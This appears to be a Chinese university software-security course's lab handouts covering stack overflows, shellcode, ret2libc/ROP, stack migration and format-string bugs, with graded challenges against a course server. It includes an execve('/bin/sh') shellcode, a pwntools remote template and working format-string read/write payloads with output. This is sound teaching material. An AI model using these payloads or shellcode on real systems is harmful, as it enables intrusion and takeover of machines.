
## 栈的内存布局与函数调用

### 1 栈帧

当函数调用时，操作系统在栈顶为其分配一块内存空间称为栈帧。一个函数的栈帧中的数据可用ebp和esp两个寄存器访问，ebp用做栈帧指针(frame pointer)，函数中的参数和局部变量的地址访问通过“ebp+偏移值”得到，esp指向栈帧顶部，用作栈指针。栈由栈帧组成，可以认为，一个函数对应一个栈帧，当函数调用结束后，该栈帧自动从栈中移去。

### 2 栈帧的内存布局

一个栈帧拥有以下4个关键区域：参数、返回地址、前帧指针和局部变量4个关键区域，如图所示。



- 参数：用于保存传递给函数的参数。
- 返回地址：当函数A调用函数B结束之后，需要返回到函数A继续执行，继续执行的指令为函数调用指令的下一条指令，因此需要将下一条指令的地址压入栈中。
- 前帧指针：存放上一个栈帧的指针。
- 局部变量：用于存放函数的局部变量。下面通过一个例子观察帧指针的使用情况。

```
int func(int a,int b)
{
int x;
x=a+b;
return x;
}
int main()
{
int result;
result=func(1,2);
return 0;
}
```

```
0x80483db <func+0>      push    ebp
0x80483dc <func+1>      mov     ebp, esp
0x80483de <func+3>      sub     esp, 0x10
0x80483e1 <func+6>      mov     edx, DWORD PTR [ebp+0x8]
0x80483e4 <func+9>      mov     eax, DWORD PTR [ebp+0xc]
0x80483e7 <func+12>     add     eax, edx
0x80483e9 <func+14>     mov     DWORD PTR [ebp-0x4], eax
```

编译文件，运行gdb，查看func()函数的汇编代码如下：

当函数被调用时，被调函数的参数入栈，并且参数是从右至左逆序压入栈中的。以逆序的方式压入栈中是因为C语言支持可变长参数，此外栈是从高端地址向低端地址增长的，从相对栈帧的偏移值角度看，后面的参数先入栈，其偏移值大，在阅读汇编代码时可更加方便。在上述代码中，先把前帧指针压入栈中，再将ebp指向栈顶，即新的栈帧，再给func()分配16字节栈空间。eax和edx是两个通用寄存器，用于存放临时计算的结果。分别将地址为ebp+8即1的值存入edx；将地址为ebp+12即2的值存入eax。将eax和edx的值相加存入eax，将计算的结果x存入地址为ebp-4的位置。因此，通过帧指针及编译阶段确定的偏移值，就能够找到所有变量的地址。

## 栈的缓冲区溢出

栈的缓冲区溢出是在将数据读入栈的过程中，栈为读入的数据预先分配的内存空间不足，导致溢出错误，损毁缓冲区以外的数据，从而使程序崩溃。但如果通过精心构造输入数据，可以让程序执行攻击者的恶意指令。

### 1 C语言中用于复制数据的函数

用于数据复制的函数主要包括：strcpy()、strcat()、memcpy()等。strcpy()函数遇到字符'\0'即停止复制。与strcpy()函数相比，memcpy()函数并不是遇

到'\0'就结束，而是一定会拷贝完n个字节。strcat()函数把src所指字符串添加到dest结尾处(覆盖dest结尾处的'\0')。


2 缓冲区溢出

以下面代码为例进行说明：

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char **argv)
{
    char str[517];
    read(STDIN_FILENO, str, 517);
    func(str);
    printf("Returned Properly\n");
    return 0;
}
```



上述代码的栈布局的如下图所示。上面程序用read()函数可从标准输入中读取517字节到str字符串数组中，而foo()函数中的buffer数组只有10字节，str复制字符串到缓冲区buffer数组，由于原字符串长度大于10字节，strcpy()函数将覆盖buffer区域以外的部分内存，这就是所谓缓冲区溢出。虽然栈是从高地址到低地址增长，但缓冲区中的数据依然是从低地址向高地址增长。buffer数组之上包含一些关键数据，如前帧指针和返回地址。当缓冲区溢出修改了返回地址后，它将转跳到一个新的地址，这可能导致以下4种情况发生。


- 新地址并没有映射到任何物理地址，跳转失败，程序崩溃。
- 新地址映射到了某个物理地址，但该物理地址是受保护的空间（如内核地址），跳转失败，程序崩溃。
- 新地址映射到某个物理地址，但该地址不是有效的机器指令（可能是数据区），跳转失败，程序崩溃。
- 新地址中存放的是有效的机器指令，程序的执行逻辑被改变。

常见软件保护机制

DEP(数据执行保护, Data Execution Prevention)基本原理是将数据所在页面标识设置为不可执行, 确保不同时具有写权限和执行权限。在x86体系结构中, 这个标识称为NX属性标记, 位于页面表的最后一位, 当标识设置为1时, 页面为不可执行, 当程序尝试在页面上执行时, cpu会抛出异常; 标识设置为0时表示页面可以执行。在linux系统中NX设置通过int mprotect(void \*addr,size\_t len,int prot)系统调用实现。

2 canary保护

canary保护机制通过在返回地址与缓冲区之间添加一个“哨兵”(随机数), 检测“哨兵”是否被修改来判断是否发生了缓冲区溢出, 随机数是根据本机周围环境的噪声信息利用SHA、MD5等哈希算法产生的。为了使canary无法被修改, 可将其放在与栈物理隔离的GS段中。在32位x86体系结构中, gcc在编译程序时将生成的随机数保存在GS段偏离20的位置; 在64位x86体系结构中, gcc把随机数保存在GS段偏离 40的位置。在程序执行时, canary被程序加载器加载到栈中。canary一般至少包含一个终结符, 其中终结符NULL(0x00)会使strcpy()、strncpy()、strcpy()、strcat()等函数结束复制, 从而防止返回地址被覆盖。在x86体系结构中, 由相同程序创建的不同线程栈中“哨兵”的值是相同的。canary在栈中的位置如图所示:



3 ASLR

ASLR(address space layout randomization, 地址空间随机化), 对内存中一些关键的数据区域 (栈、堆、库等) 地址进行随机化, 即对关键区域的起始地址加上随机偏移量来打乱布局, 让攻击者难以猜测关键数据或代码在内存中的位置。ASLR的安全性随着地址空间的位数增加而提高, 可以用熵来衡量地址空间的随机程度。如果地址空间有n bit, 则在该系统上基地址有2^n种可能性。对于32位linux系统而言, 地址空间仅仅给地址随机化留下了很少的空间, 栈可用熵为19bit, 堆为13bit, 当可用的熵不大时可以对ASLR进行暴力破解。此外, 还可以通过泄漏一些关键函数在内存中的位置, 进一步确定目标代码的位置来绕过ASLR。ASLR有三个级别, 分别是0、1、2。0表示不开启任何随机化; 1表示开启对栈、堆、库的随机化; 2表示在1的基础上增加对代码段的随机化(PIE: Position-Independent Executable, 即“位置无关可执行程序”, 它是完全由位置无关代码所组成的可执行二进制文件, 当程序加载时, 所有PIE二进制文件以及它所有的依赖都会加载到虚拟内存空间中的随机地址)。

漏洞利用工具

1 pwntools

pwntools是一个使用python语言开发的漏洞利用框架, 可简化漏洞利用过程。更多细节可以从[这里](#)了解, 以下是一个示例。

```
#!/usr/bin/python
from pwn import *
r = remote('ip address', 31337)
r.sendline('111')
r.recvuntil('aaa')
payload = "A"*10
r.send(payload)
r.interactive()
```

## 2 nc工具

nc(netcat)是一个功能强大的网络工具，使用 `nc <ip地址> <端口号>` 可连接到指定ip地址的相应端口，配合linux系统中的管道命令 `"|"` 或重定向符 `"<"`、`"<<"`、`">"` 和 `">>"` 可实现客户端与服务器之间的数据交互。

## shellcode简介

### 1 什么是shellcode

shellcode是软件漏洞利用过程中的一小段代码，它可以运行shell程序代码（例如/bin/sh），获得shell提示符，并在此后输入任何想要的指令，进而控制整个机器。

### 2 构造shellcode核心方法

要运行shell程序，可通过execve()内核级系统调用函数执行“/bin/sh”实现。具体函数定义为：`int execve(const char * filename,char * const argv[],char * const envp[])`；它接收三个参数：(1)要运行的指令所在路径；(2)指令用到的参数，并且需要以空指针NULL结束；(3)传给指令的新环境变量数组。

下面代码通过execve()函数执行shell程序。

```
#include<unistd.h>
void main(){
    char *para[2];
    para[0]="/bin/sh";
    para[1]=NULL;
    execve(para[0],para,NULL);
}
```

在执行该程序之前，操作系统会对其进行装载，装载工作包括：创建进程结构，设置虚拟地址、页表、堆和栈、将程序复制进内存，用动态链接器链接需要的函数库等。任一步骤缺失，程序将无法运行。因此，如果将上述代码编译成二进制文件，直接保存在输入文件中，因为缺少重要的初始化步骤，即使将目标程序的返回地址填充为main()函数的地址，仍无法执行以上程序。

由于shellcode最核心的部分是通过execve()函数来执行“/bin/sh”，从汇编语言的角度对该函数进行分析，得出如下指令执行的算法。

```
mov eax  execve的系统调用号11
mov ebx  "bin/sh\0"的地址
mov ecx  参数数组的地址
mov edx  想要传给新程序的环境变量地址
int 0x80
```

因此，设置相应的寄存器结合系统调用，实现执行shell程序的目的。

在编写shellcode的过程中有两个关键点：

- 一是如何找到数据在内存中的地址。由于程序在运行时，字符串“/bin/sh”装载在内存中的物理地址是无法确定的，可以通过把字符串动态地压入栈中，通过读取栈指针esp寄存器的值来获取“/bin/sh”的地址。
- 二是如何确保shellcode代码中不出现0。因为字符串复制函数（例如：strcpy()函数）遇到0地会停止，因此在构造shellcode时，代码中不能出现0，否则shellcode代码会复制不完全。上例中，程序有三处0：(1)字符串“/bin/sh”末尾有一个0；(2)程序中两个NULL也为0；(3)para[0]中的0是否转化为0取决于编译环境。为了避免0出现，可以让寄存器与自身做异或运算，做寄存器的值变为0。

下列汇编代码为linux x86系统中shellcode示例：

```
xor eax,eax
push eax
push 68732f2fh
push 6e69622fh
mov ebx,esp
push eax
push ebx
mov ecx,esp
cdq
mov al,0bh
int 80h
```

更多shellcode可参考此[网站](#)。

## 作业

### 1 实验说明

本次作业包括三个实验（见[代码仓库](#)hw-01），在每个实验中部署了一个运行在远程服务器的程序（服务器的IP地址为：116.62.228.23），程序的源码和二进制文件在gitee中已提供，为了降低难度，服务器关闭了除ASLR以外的所有软件保护机制。你需要找到程序的漏洞，通过漏洞获取shell并执行当前目录下的flag.exe程序，会得到一个包含时间戳的输出。你可以使用pwntools或nc工具与服务器进行交互。

### 2 实验要求

- 需在报告中说明漏洞利用思路和方法，关键分析步骤及结果需要截图记录。
- 实验完成之后，将实验报告和代码在“学在浙大”提交。

### 3 实验内容

- **实验 1. Buffer Overflow Baby** [50 分] 在本实验中，你需要输入读入数据的长度，通过缓冲区溢出覆盖程序的局部变量，绕过检查获取shell。请连接服务器的10100端口完成此题。
- **实验 2. Buffer Overflow Boy** [50 分] 在本实验中，你需要输入读入数据的长度，通过缓冲区溢出覆盖程序的返回地址，跳转至带有参数的函数并绕过检查获取shell，请连接服务器的10101端口完成此题。
- **实验 3. Buffer Overflow Again** (bonus 20分)  
在本实验中，你需要通过缓冲区溢出覆盖程序的返回地址，跳转至自己编写的shellcode（需对shellcode中的指令进行分析）并获取shell，请连接服务器的10102端口完成此题。

## 参考资料

- <https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/stackoverflow-basic/>
- <https://www.cnblogs.com/clover-toeic/p/3755401.html>
- <https://sploitfun.wordpress.com/2015/05/08/classic-stack-based-buffer-overflow/>
- [https://seedsecuritylabs.org/Labs\\_16.04/PDF/Buffer\\_Overflow.pdf](https://seedsecuritylabs.org/Labs_16.04/PDF/Buffer_Overflow.pdf)
- <https://pwntoolsdocinzh-cn.readthedocs.io/en/master/intro.html>



## hw-02 ROP相关作业

### Homework II : ROP相关实验

欢迎来到SSEC 2022第二次作业！Let's hack the planet！

#### Section I ret2Shellcode

In hacking, a **shellcode** is a small piece of code used as the payload in the exploitation of a software vulnerability.

在第一次作业的第三题中，部分同学已经尝试过了使用shellcode进行攻击，此处仅作简单介绍；

shellcode是最经典、常见的攻击方式之一。因此安全界也提出了相应的解决方案，在linux中，这种保护措施称为NX(No-eXecute)，“不可执行”，即一段拥有“写权限”的内存块，不可以同时拥有“执行权限”，一旦pc指针指向了受NX保护的内存块，CPU就会抛出段错误(segmentation fault)。由此避免了恶意代码的执行，达到保护目的。

新版本的gcc会默认开启NX保护，可以通过 `-z execstack` 来关闭NX功能。

可以使用pwntools的 `checksec`、gdb-peda的 `vmmap`、`cat /proc/$YOUR_PID/maps` 等方式来判断是否禁用了NX；

windows下，类似的保护措施称为DEP(Data Execution Prevention)，数据执行保护。

[shellcode-storm](#)这个网站，涵盖了大量平台、大量功能的shellcode，但是其中的部分shellcode并不一定是完全正确的，往年的实验中也会发现同学选择的部分shellcode本身有一定的问题，因此强烈建议在使用前对其进行彻底的分析；

#### Section II Ret2libc/ROP

the C standard library ("libc") is commonly used to provide a standard runtime environment for programs written in the C programming language.

程序调用库函数，之所以叫库函数就是因为这个函数在库里... 我们平时调用的 `puts()`、`printf()` 都是库函数，不需要我们手动编写，而是在 `include` 了相应的头文件后，直接调用就好了，函数的具体实现，由libc完成。在我们打开一个程序时，装载器会在本地帮程序找到一个适合的libc库，然后将整个libc同程序一起加载到内存中。我们可以通过 `ldd` 命令查看一个程序所会加载的libc：

```
% ldd 02_ret2libc64
linux-vdso.so.1 (0x00007ffdb0309000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f374e545000)
/lib64/ld-linux-x86-64.so.2 (0x00007f374e74c000)
```

使用 `file` 命令观察当前使用的libc，发

```
% file /lib/x86_64-linux-gnu/libc.so.6
/lib/x86_64-linux-gnu/libc.so.6: symbolic link to libc-2.31.so
```

现是一个符号链接：

真正的libc是这个：

```
% file /lib/x86_64-linux-gnu/libc-2.31.so
/lib/x86_64-linux-gnu/libc-2.31.so: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9fdb74e7b217d06c93172a8243f8547f947ee6d1, for GNU/Linux 3.2.0, stripped
```

我们可以使用 `readelf` 来

查看libc中的一些信息，其中 `-s` 代表symbol信息：

```
% readelf -s /lib/x86_64-linux-gnu/libc-2.31.so | grep 'system@'
1430: 00000000000522c0 45 FUNC WEAK DEFAULT 15 system@GLIBC_2.2.5
```

此处要注意，该示例中使用的libc并不是真实题目中为大家提供的那个libc，也不是为大家提供的虚拟机中所使用的libc，而是我个人虚拟机上使用的libc。与提供给大家的libc并不一定相同。那么完成远程攻击，也自然应该使用远程题目环境所使用的那个libc，而远程环境使用的libc我们将直接提供给大家，大家可以在仓库中找到。

我们可以看到，在libc中有很多函数，因此只需要让pc指针跳转到相应的函数就行了。在最常见的情况下，我们想让进程执行 `system("/bin/sh")`；因此我们只要利用bof漏洞，覆盖返回地址为 `system()` 函数的地址，我们的进程就可以去执行 `system()` 了，但仅仅如此，是不够的。我们需要为 `system` 函数提供参数即字符串 `"/bin/sh"`，并使用获得的这些信息，构造一条ropchain。

ROP(Return-oriented programming)，返回导向型编程，如果bof漏洞中我们可以溢出的字节数足够多，rop攻击是图灵完备的。

ROP的攻击逻辑：当一个函数完成执行，函数将执行 `ret`，相当于 `pop $PC`，即从栈中pop出一个字长的值，赋给PC指针。即我们利用bof漏洞时，我们不但可以覆盖 `ret_addr` 为 `func_A()` 的地址，还可以控制 `func_A()` 的返回地址，例如指向 `func_B()`，如此往复。

通过不断的伪造栈，使进程能够从 `func_A` 跳到 `B` 再跳到 `C`，或者跳回到 `A`……最后如此形成的payload，我们称为rop链条。



形如 `pop eax; ret` 的代码片段，称为gadget，可以将指向其的指针作为rop链条的一部分，像这个gadget的作用就是控制eax为栈中的内容，然后再ret。

可以使用 `ROPgadget` 工具搜索相关的gadget，这是一个重要的工具，希望同学们能够接触、并学会使用；

这里以32bit为例，当进程执行到 `func(int a, int b, int c)`函数内部。(尚未push bp时)栈：




Fig. 1 template

为了成功执行`system("/bin/sh")`,覆盖布局：




Fig. 2 stack overflow

按照Fig.2，我们第一次返回到 `system_addr`，那么sp下移一格，指向 `system("/bin/sh")` 函数的返回地址。由于我们的目标是执行 `system("/bin/sh"); fork`出子进程 `"/bin/sh"`，所以父进程的返回值无关紧要，随便设置为0xdeadbeef。再往下的 `binsh_addr` 就是system的唯一参数。

当ropchain得到执行，我们就会获得一个子进程 `"/bin/sh"`。如果是在本地实验的，你关闭当前shell之后还会报一个segmentation fault，可以思考一下为啥。

**64bit**下，`ret2libc`、rop的原理和32bit都是一样的。唯一不同的是，64bit下，函数的参数传递不再依靠栈，而是寄存器。同样以 `func(int a, int b, int c)` 为例(尚未push bp时)：




Fig. 3 64bit


此时栈中仅仅保存func\_ret，不过此时 `rdi=a, rsi=b, rdx=c`。

在64bit下，参数小于等于6个时，依次使用以下寄存器传递参数：

`rdi rsi rdx rcx r8 r9`

当大于6个参数时，例如共9个参数， `func(... arg7, arg8, arg9)`：





此时寄存器对应参数：

```
rdi  rsi  rdx  rcx  r8   r9
arg1 arg2 arg3 arg4 arg5 arg6
```

**WARNING：**在64bit下，由于较新版本的glibc中的库函数使用了**sse指令**，可能会遇到即使寄存器参数正确、成功进入相应函数，也会报段错误的问题。其原因是进入函数时的**栈的对齐问题**。新的sse指令要求操作数16字节对齐，因此可以考虑在出现问题时，在你的rop链中增加一个指向 `ret` 的gadget，多跳一次，使sp指针对齐，就可以避免段错误，成功获取shell。

## Section III stack migration

ROP攻击往往需要较大的可控的地址空间，在空间足够的情况下，甚至可以使用ROPgadget的工具，直接生成一条ROP chain，为攻击者完成攻击。但是，在更贴近现实的情况里，这样的较大、可控的地址空间往往少之又少，这时就需要攻击者自行寻找、或者自行创造可控的地址空间了；

但无论时寻找还是创造，都绕不开一个简单的技术，即stack migration，当我们拥有了另一片可以控制的地址空间，将ROP chain部署在了那里，此时我们需要做的，就是将我们的栈指针转移到那里，为此我们需要修改栈指针；

毫无疑问，作为程序执行时相当重要的栈指针，一定在一停不停的被修改着，无论是程序、还是libc中，都有大量的可以修改栈指针的指令，而其中相对而言利用起来最方便的，就是 `leave` 指令了，该指令的功能可以理解为：

```
mov rsp, rbp
pop rbp
```

即将当前bp赋值于sp，并重新获取存在栈里的old bp，以让栈帧从callee恢复到caller；需要注意的是，old bp存储在栈上，而在栈溢出漏洞的影响下，我们可以很容易的控制这个old bp的内容，而控制了old bp，我们也就可以控制sp的值了，这就是栈迁移的核心；

## Challenge I ret2ShellcodeAgain 64bit (30分)

不同于hw-01时的32bit shellcode攻击，本题提供一个64bit binary程序，及其源代码、Makefile，你可以在代码仓库找到。要求各位使用shellcode方式攻击。你可以选择自行编辑shellcode，也可以从之前提过的[shellcode-storm](#)网站复制。

### Request

服务器ip地址为：116.62.228.23，端口号是：10300

- 记录你完成shellcode攻击的过程及原理
- 要求包括对shellcode的分析，即对其中汇编代码的分析，侧重于其中syscall的实现，参数是如何传递的，每个参数是什么意思；
- 要求最后执行flag.exe时的截图

## Challenge II Ret2libc 64bit (30分)

提供一个64bit binary程序、其源代码以及该程序在server端所使用的libc。你可以在代码仓库中找到。

### Request

服务器ip地址为：116.62.228.23，端口号是：10301

- 记录你的解题过程，并讲清楚其中原理
- 总结一下自己使用到的工具及方法
- 要求最后执行flag.exe时的截图

## Challenge III ret2where? 64bit (40分)

提供一个64bit binary程序，以及该程序的c源码、在server端所使用的libc。你可以在代码仓库中找到。

### Request

服务器ip地址为：116.62.228.23，端口号是：10303

- 记录你的解题过程，并讲清楚其中原理
- 要求最后执行flag.exe时的截图

# hw-03 格式化字符串漏洞及利用

此次作业将针对格式化字符串漏洞 (format-string-bug, FSB)进行实验

## 知识点

### 字符串漏洞基本利用

如课上所提到的，格式化字符串漏洞是一种强有力的利用原语——攻击者往往可以利用其轻松构筑内存任意读、任意写原语，从而泄露敏感信息绕过保护甚至轻松劫持程序控制流。随着安全编程意识的提倡以及编译器自带的检查，格式化字符串漏洞已经逐步销声匿迹，但学习其的原理和利用，却仍是非常重要的。

如下示例程序

```
#include <stdio.h>
#include <unistd.h>
int var = 0x1234;
int main()
{
    char buf[64];
    read(0, buf, 64);
    printf(buf);
    return 0;
}
```





这便是个最朴实无华的FSB——程序直接以用户输入作为 `printf` 的格式化串部分进行输出，编译该程序，你将获得如下的警告

```
$ gcc -m32 -no-pie main.c -o main
main.c: In function 'main':
main.c:8:12: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(buf);
           ^~~
```



格式化字符串漏洞的原理，简单而言，便是在格式化串中恶意布置格式化表示符(如 `%x`)，结合栈上布置的恶意payload实现恶意行为。其细节请参考课上的教案进行复习，这里只对基本利用进行回顾 (32位例)。

### 通过格式化串泄露栈上数据

如上代码，我们可以按照如下方法输入来泄露栈上的数据




```
$ ./main
%x%x%x%x%x%x%x
ffa0d33c4080484cd000
%%
```

当然，完全连接的数据不太方便解析，加入一些分隔符便可以拿到更好的效果

```
$ ./main
%x.%x.%x.%x.%x.%x
ffb7cd3c.40.80484cd.0.0.0
%
```

### 通过格式化串泄露任意数据

任意泄露的原理是通过结合 `%s` 表示符以及指针完成，下面也进行简单示例，首先可以通过特定的串来找到输入数据与参数栈的偏移

```
$ ./main
AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
AAAAffd2373c.40.80484cd.0.0.0.41414141.252e7825.78252e78.2e78252e.252e7825
3%
```

如上，我们发现第7个`%x`打印出了 `41414141`，也就是我们输入的 `AAAA`，这样一来便能计算出参数栈与输入之间相差的偏移；我们可以使用 `$` 标识

符来进行专门指定，如下

```
$ ./main
AAAA%7$x
AAAA41414141
```

这里的 `%7$x` 就是指定打印第7个%x对应的栈上数据。有了这个能力后，我们把 `AAAA` 先替换成全局变量 `var` 的地址。地址的查询可以通过 `readelf` 或者静态分析工具完成，实验环境这里使用的地址为 `0x0804a024`

```
$ echo -e '\x24\xa0\x04\x08%7$x' | ./main
$804a024
```

可以看到，`%7$x` 现在输出的恰恰是我们布置的 `0x804a024`；现在，只需要将 `%7$x` 修改为 `%7$s`，即 `printf` 将值 `0x804a024` 当作一个字符串指针去访问，我们便可以读到该地址处变量，也就是 `var` 的值了

```
$ echo -e '\x24\xa0\x04\x08%7$s' | ./main | hexdump
00000000 a024 0804 1234 050a ff93 a589 f7de 5808
```

如上，变量 `0x1234` 的值便以字符串的形式被打印出来。（由于 `%s` 需要被 `\x00` 截断，后面同时也输出了一些垃圾数据

### 通过格式化串改写任意数据

如课上所述，可以通过特殊的 `%n` 表示符来完成对任意地址的修改，其做法则只需要将上面任意写的 `%s` 修改为 `%n`。我们可以首先给程序加入一些打印来观察我们的修改效果

```
#include <stdio.h>
#include <unistd.h>
int var = 0x1234;
int main()
{
    char buf[64];
    read(0, buf, 64);
    printf(buf);
    printf("var = %d\n", var);
    return 0;
}
```

接着直接如下修改

```
$ echo -e '\x24\xa0\x04\x08%7$n' | ./main
$
UUUUvar = 4
```

可以看到打印的结果，`var` 变量被修改成了 `4`，而不是原来的 `0x1234` 了

值得一提，这里的 `4` 含义为该 `printf` 函数已经打印的字节长度，可以看到对 `%7$n` 进行处理时，该 `printf` 已经完成了对前4个字节，也就是 `'\x24\xa0\x04\x08'` 的打印

### 通过短字节修改优化效率

假若攻击者需要将 `var` 修改成 `0xdeadbeaf`；根据上文内容，其需要在处理 `%n` 前完成 `0xdeadbeaf` 这样字节长的打印，这样做的效率太低，在设置超时的题目中往往行不通。面对这样的问题，可以通过短字节修改进行优化

- `%hn`：修改2字节目标
- `%hhn`：修改1字节目标

我们可以通过如下方式进行测试

```
$ echo -e '\x24\xa0\x04\x08%7$hhn' | ./main
$
UU5UUvar = 4612
```

这里的结果 4612 便是 0x1204，即此处的 %hhn 仅修改了最低字节为 04；这样做虽然麻烦了一些，但可以减少既定数据的长度。

## 作业

### 实验内容

#### 01 fmt32

提供了存在FSB的目标可执行程序，其源代码（伪代码）以及一个动态链接库程序，指定链接库的运行方法如下

```
LD_LIBRARY_PATH=<libtarget.so所在路径> ./echo
```

目标程序的保护情况如下

```
checksec echo
[*] 'XXX/ssec22spring-stu/hw-03/01_fmt32/echo'
Arch:   i386-32-little
RELRO:   Partial RELRO
Stack:   Canary found
NX:      NX enabled
PIE:     No PIE (0x8048000)
```

PIE未打开，可以写GOT表来完成PC hijacking

目标程序为每位同学提供了一个函数跳板

```
void target_XXX()
{
    target_function_XXX();
    return;
}
```

如若你的学号为 3190100000，则计划则是跳入到 target\_3190100000 中，其会进而跳往 target\_function\_3190100000，这样完成控制流的劫持。

除去控制流劫持外，作业还要求对全局变量的值进行修改，位于动态链接库的函数 target\_function\_XXX()，会检查同学有无将变量 id 修改为 XXX 等值，如果修改成功，会给出相关 handler 的信息，否则会给出 Try harder 信息。

如下是成功修改控制流但没有成功修改变量的结果

```
\x00\xd1\xf7\x90\xf1\xf7\x84G\xf1\xf7I=\xd8\xf7Try harder
```

如下是均成功修改的结果

```
f7\x90$\xf6\xf7\x84'\xf6\xf7I\xdd\xf7You successfully jump into handler for 31801
```

#### 02 fmt64

提供了存在FSB的目标可执行程序以及一个动态链接库程序，题目源代码与上一个 fmt32 无区别，仅仅是架构以64位程序编译。目标同为劫持控制流+修改全局变量，目标程序仍未打开PIE保护

```
checksec echo
[*] 'XXX/ssec22spring-stu/hw-03/02_fmt64/echo'
Arch:   amd64-64-little
RELRO:   Partial RELRO
Stack:   Canary found
NX:      NX enabled
PIE:     No PIE (0x400000)
```

#### 03 bonus

通过以上的实验，似乎字符串漏洞的套路便是利用格式化表示符 + 可以控制的栈上数据相互合作来进行利用。当然，实际情况下格式化漏洞的利用

布局可能是多次完成的，bonus提供了一个示例

值得一提，目标程序打开了Full Relro保护，不能写GOT该怎么劫持控制流呢？

成功完成的截图如下

```
$ ls
app
bin
dev
entry
flag.exe
lib
lib32
lib64
libx32
$ ./flag.exe [REDACTED]
CHALLENGE: hw-03 bonus
CONGRATS
[ timestamp ] Fri Apr 8 05:59:37 2022
You flag: ssec2022{[REDACTED].l139cc8e}
```

